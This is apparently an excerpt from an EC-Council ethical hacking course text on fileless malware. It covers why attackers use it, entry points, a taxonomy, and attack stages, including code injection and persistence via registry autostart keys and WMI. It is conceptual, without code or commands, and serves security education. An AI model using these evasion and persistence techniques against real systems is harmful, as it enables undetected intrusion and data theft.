Fileless malware, also called non-malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities. This type of malware leverages existing vulnerabilities to infect the system. It generally resides in the system's RAM. It injects malicious code into running processes such as Microsoft Word, Flash, Adobe PDF Reader, Javascript, PowerShell, .NET, malicious Macros, and Windows Management Instrumentation (WMI).

Fileless malware does not depend on files and leaves no traces, thereby making it difficult to detect and remove using traditional anti-malware solutions. Therefore, such malware is highly resistant to computer forensics techniques. It mostly resides in volatile memory locations such as running processes, system registry, and service areas. Once the fileless malware gains access to the target system, it can exploit system administration tools and processes to maintain persistence, escalate privileges, and move laterally across the target network. Attackers use such malware to steal critical data from the system, install other types of malware, or inject malicious scripts that automatically execute with every system restart to continue the attack.

The various reasons for using fileless malware in cyber-attacks are as follows:

- **Stealth**: Fileless malware exploits legitimate system tools; hence, it is extremely difficult to detect, block, or prevent fileless attacks.
- **LOL (Living-off-the-land)**: System tools exploited by fileless malware are already installed in the system by default. An attacker does not need to create and install custom tools on the target system.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Trustworthy**: The system tools used by fileless malware are the most frequently used and trusted tools; hence, security tools incorrectly assume that such tools are running for a legitimate purpose.

Fileless Techniques used by Attackers

- **Phishing emails**: Attackers use phishing emails embedded with malicious links or downloads, which, when clicked, inject and run malicious code in the victim's memory.
- **Legitimate applications**: Attackers exploit legitimate system packages installed in the system, such as Word, and JavaScript, to run the malware.
- **Native applications**: Operating systems such as Windows include pre-installed tools such as PowerShell, Windows Management Instrumentation (WMI). Attackers exploit these tools to install and run malicious code.
- **Infection through lateral movement**: Once the fileless malware infects the target system, attackers use this system to move laterally in the network and infect other systems connected to the network.
- **Malicious websites**: Attackers create fraudulent websites that appear legitimate. When a victim visits such a website, it automatically scans the victim's system to detect vulnerabilities in plugins that can be exploited by the attackers to run malicious code in the browser's memory.
- **Registry manipulation**: Attackers use this technique to inject and run malicious code directly from the Windows registry through a legitimate system process. This helps attackers to bypass UAC, application whitelisting, etc., and also infect other running processes.
- **Memory code injection**: Attackers use this technique to inject malicious code and maintain persistence in the process memory of the running process with the aim of propagating and re-injecting it into other legitimate system processes that are critical for normal system operation. This helps in bypassing regular security controls. The various code injection techniques used by attackers include local shellcode injection, remote thread injection, process hallowing, etc.
- **Script-based injection**: Attackers often use scripts in which the binaries or shellcode are obfuscated and encoded. Such script-based attacks might not be completely fileless. The scripts are often embedded in documents as email attachments.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Taxonomy of Fileless Malware Threats

Source: *https://docs.microsoft.com*

As shown in the figure below, fileless malware threats are divided into different categories:




Figure 7.58: Taxonomy of a fileless malware threats

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless malware can be categorized based on their point of entry, i.e., how the malware creates an entry point into the target system. Fileless malware enters the target system through an exploit or compromised hardware or by the normal execution of applications or scripts.

According to the above categorization, fileless malware threats are of three types based on how much evidence they leave on the victim's machine:

- **Type 1: No File Activity Performed**

  This type of malware never requires writing a file onto the disk. An example of such an infection is receiving malicious packets that exploit a vulnerability in a target host that automatically installs a backdoor in the kernel memory. Another example may involve malicious code embedded within the compromised device's firmware. Anti-malware solutions are not capable of checking a device's firmware. Hence, it is extremely difficult to detect and prevent such threats.

- **Type 2: Indirect File Activity**

  This type of malware achieves fileless presence on the target machine using files. For example, an attacker can inject a malicious PowerShell command into the WMI repository to configure a filter that executes periodically.

- **Type 3: Required Files to Operate**

  This type of malware requires files to operate, but it does not execute attacks from those files directly. For example, an attacker exploits a document with an embedded macro, Java/Flash file, or EXE file to inject malicious payloads into the target host and then maintains persistence without using any files.

Classification of fileless malware threats based on their point of entry:

- **Exploits**

  Exploits can be either file-based or network-based. File-based malware exploits the system executables, Flash, Java, documents, etc., to run a shellcode that injects a malicious payload into the memory. This type of malware uses files to make an initial entry into the target machine. Network-based malware exploits vulnerabilities in network communication protocols such as SMB to deliver malicious payloads.

- **Hardware**


  Device-based malware infects the firmware residing on network cards and hard disks to deliver the malicious payload. CPU-based malware exploits firmware used for management operations to execute malicious code within the CPU. USB-based malware rewrites the USB firmware with malicious code that directly interacts with the operating system and installs malicious payload on the target machine. Similarly, fileless malware can also exploit BIOS-based firmware or perform hypervisor-based attacks that exploit virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Execution and Injection**

  This type of malware can be file-based, macro-based, script-based, or disk-based. File-based malware exploits executables, DLLS, LNK, files, etc., to inject a malicious payload into the process memory or other legitimate running processes. Using macro-based malware, attackers trick victims into clicking malicious links that execute macros automatically to inject a malicious payload into the process memory. Attackers implement script-based malware if they gain an initial footprint on the target system. The attacker injects malicious payload by running a malicious script on the command prompt. Disk-based malware rewrites the boot record with malicious code, which, when executed, gains access and installs the malicious payload.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



How does Fileless Malware Work?

A fileless malware attack generally consists of several stages, as shown in the figure below:




Figure 7.59: Phases of a fileless malware attack

- **Point of Entry**
  - **Memory Exploits:** Fileless malware uses a variety of techniques to inject and execute itself in the process memory of a legitimate system process. It exploits the memory and privileges of whitelisted system tools such as Windows Management Instrumentation (WMI), PowerShell, Command.exe, PsExec, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Malicious Website:** Fileless threats may also arrive from exploit-hosting websites that appear to be legitimate business pages. When the user visits the page, the exploit kit starts scanning for vulnerabilities, such as any outdated Flash or Java plugins. If successful, it invokes Windows native tools such as PowerShell to download and execute the payload directly in the memory without writing any files to the disk.

  Fileless malware can also exploit script-based programs such as PowerShell, Macros, JavaScript, and VBScript. The initial script might be used for code injection or to connect to other malicious sites to download more binaries/scripts to deliver the actual payload.

- **Phishing Email/Malicious Documents:** Attackers can also embed malicious macros in the form of VBScript or JavaScript in a Microsoft Office document (Word, PowerPoint, Excel) or PDF, and further use social engineering techniques to get users to run the macros on their systems. Here, the attack initiates with a document or file but transforms into a fileless threat when the malicious script is executed from memory using whitelisted tools such as PowerShell.

- **Code Execution**

  - **Code Injection:** Fileless threats can use various code injection techniques such as process hollowing and reflective DLL injection, which directly load the shellcode into the memory without writing any file to the disk.

  - **Script-based Injection:** Fileless malware often comes embedded in a document as an email attachment. Once the document is opened, the malicious script runs in the memory, thus turning into a fileless operation. The script then invokes whitelisted applications, such as PowerShell, mshta.exe, JavaScript, WScript, and VBscript, to connect to one or more malicious websites to download additional scripts to deliver the actual payload. All these operations occur in memory, which makes it difficult for traditional anti-malware solutions to detect them.

- **Persistence**

  In general, fileless malware is not persistent in nature. As it is memory-based, restarting the system would remove the malicious code from memory and stop the infection. However, depending on the goal of the attacker, malicious scripts can be stored in various Windows built-in tools and utilities such as Windows registry, WMI, and Windows Task Scheduler, and be set to run even after a system reboot.

  - **Windows Registry:** Attackers can store the malicious scripts in the Windows AutoStart registry keys so that they are loaded and executed whenever the machine is restarted.

  - **Windows Management Instrumentation (WMI):** Fileless malware also abuses WMI, which is commonly used for automating system administration tasks, to achieve and maintain persistence. In this case, attackers store the malicious scripts in the WMI repositories that are periodically triggered via WMI bindings.

